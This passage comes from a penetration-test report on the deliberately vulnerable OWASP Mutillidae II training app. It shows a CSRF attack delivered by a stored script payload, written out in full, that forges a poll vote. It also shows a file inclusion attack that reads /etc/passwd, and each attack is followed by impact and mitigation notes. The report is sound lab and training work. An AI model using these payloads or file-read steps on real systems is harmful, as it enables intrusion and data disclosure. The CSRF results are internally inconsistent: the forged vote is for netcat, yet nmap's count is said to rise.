
navigates to the user poll page of the OWASP Mutillidae II application which has CSRF vlunerability. The poll presents multiple options, including "nmap," "wireshark," and others.

2: Submit a Legitimate Vote, The attacker submits a legitimate vote for "nmap."


The application processes the vote, and the poll results reflect the vote count, and the vote has been recorded.



3: Intercept the Request with Burp Suit, The attacker uses Burp Suite to intercept the request sent to the server, and The intercepted request reveals the parameters sent to the server, including the csrf-token, choice, and initials.



4: Modify the Request to POST, The attacker modifies the intercepted request to change the request method from GET to POST. The server responds with a 200 OK status, indicating that the request was successful.



5: Navigate to for example http://127.0.0.1/index.php?page=add-to-your-blog.php which allows the attacker to submit malicious payload

And submit this malicious payload

```
<script>
function sendcsrf(){
        var lForm = document.createElement("FORM");
        lForm.action="http://127.0.0.1/index.php";
        lForm.method = "POST";
        lForm.enctype="application/x-www-form-urlencoded";
        document.body.appendChild(lForm);
```


```
        var lPage = document.createElement("INPUT");
        lPage.setAttribute("name", "page");
        lPage.setAttribute("type", "hidden");
        lPage.setAttribute("value", "user-poll.php");
        lForm.appendChild(lPage);

        var lCSRFToken = document.createElement("INPUT");
        lCSRFToken.setAttribute("name", "csrf-token");
        lCSRFToken.setAttribute("type", "hidden");
        lCSRFToken.setAttribute("value", "");
        lForm.appendChild(lCSRFToken);
        var lChoice = document.createElement("INPUT");
        lChoice.setAttribute("name", "choice");
        lChoice.setAttribute("type", "hidden");
        lChoice.setAttribute("value", "netcat");
        lForm.appendChild(lChoice);

        var lInitials = document.createElement("INPUT");
        lInitials.setAttribute("name", "initials");
        lInitials.setAttribute("type", "hidden");
        lInitials.setAttribute("value", "JD");
        lForm.appendChild(lInitials);

        var lButton = document.createElement("INPUT");
        lButton.setAttribute("name", "user-poll-php-submit-button");
        lButton.setAttribute("type", "hidden");
        lButton.setAttribute("value", "Submit Vote");
        lForm.appendChild(lButton);

        lForm.submit();
}
sendcsrf();
</script>
```




7: when we save the blog entry it redirect to the page the user poll page to view the updated voting results. The vote count for "nmap" increases to 2, confirming the successful exploitation of the CSRF vulnerability.

Poll Results:

nmap: 2 votes

netcat: 1 vote



Impact:

1. Unauthorized Actions: CSRF can lead to unauthorized changes to user data, such as changing account settings, making purchases, or submitting votes in polls.
2. Data Integrity Issues: The integrity of user data can be compromised, leading to potential data loss or corruption.
3. User Trust Erosion: Users may lose trust in the application if they discover that their actions can be manipulated without their knowledge.

Mitigation Steps:

- Implement CSRF Token Validation: Ensure that all state-changing requests validate the CSRF token against the user's session.
- User Education: Inform users about the risks of CSRF and encourage them to log out of applications when not in use.
- Use Same Site Cookies: Configure session cookies with the Same Site attribute to restrict how cookies are sent with cross-origin requests.

10- File Inclusion

Vulnerability Overview:

The application allows users to view text files by selecting them from a dropdown menu. However, the implementation does not properly validate or sanitize user input, enabling an attacker to manipulate the request and include arbitrary files from the server.


Rating: High

URL: http://127.0.0.1/index.php?page=text-file-viewer.php

Steps to Re-Produce:


1: Access the Application: Navigate to the "Hacker Files of Old" section of the OWASP Mutillidae II application.

2: Select a File: Choose any file from the dropdown menu and click the "View File" button.




3: Inspect the Element: Use the browser's developer tools to inspect the dropdown menu's HTML. Locate the value attribute of the options.

4: Manipulate the Input: Change the value of the text file name input to value="/etc/passwd" using the browser's inspector.



5: Submit the Request: After modifying the input, submit the form again.

6: Result: The application returns the contents of the /etc/passwd file, demonstrating the file inclusion vulnerability.



<u>Impact:</u>

The ability to read sensitive files such as /etc/passwd can lead to further exploitation, including:

- Disclosure of user account information.
- Potential enumeration of system users.
- Increased risk of privilege escalation attacks.

Mitigation Steps:

- Input Validation: Implement strict validation and sanitization of user input to prevent directory traversal and file inclusion attacks. Only allow predefined file names or paths.
- Use Whitelisting: Maintain a whitelist of allowed files that can be included by the application, ensuring that only legitimate files are accessible.
- Error Handling: Improve error handling to prevent the application from revealing sensitive information when an invalid file is requested.
- Security Testing: Conduct regular security assessments and penetration testing to identify and remediate vulnerabilities in the application.
- Code Review: Perform a thorough code review to identify any other potential file inclusion vulnerabilities in the application.

Conclusion and Recommendations

The OWASP Mutillidae II application is vulnerable to multiple high-severity security issues, including SQL Injection, XSS, Command Injection, and more. It is highly recommended to implement the suggested mitigation measures and conduct regular security audits to maintain the integrity and security of the application.

- **Immediate Actions:** Fix the critical vulnerabilities (SQLi, Command Injection, Reverse Shell).
- **Long-term Strategy:** Implement a secure development lifecycle (SDLC), conduct security training for developers, and perform periodic penetration tests.

Prepared by:

1. Mahmoud Abd Elhamid Dwedar
2. Ahmed Elmasry
3. Mohamed Abd ALLAH Abo Zied
4. Fatma Samy
5. Zeynep Ahmed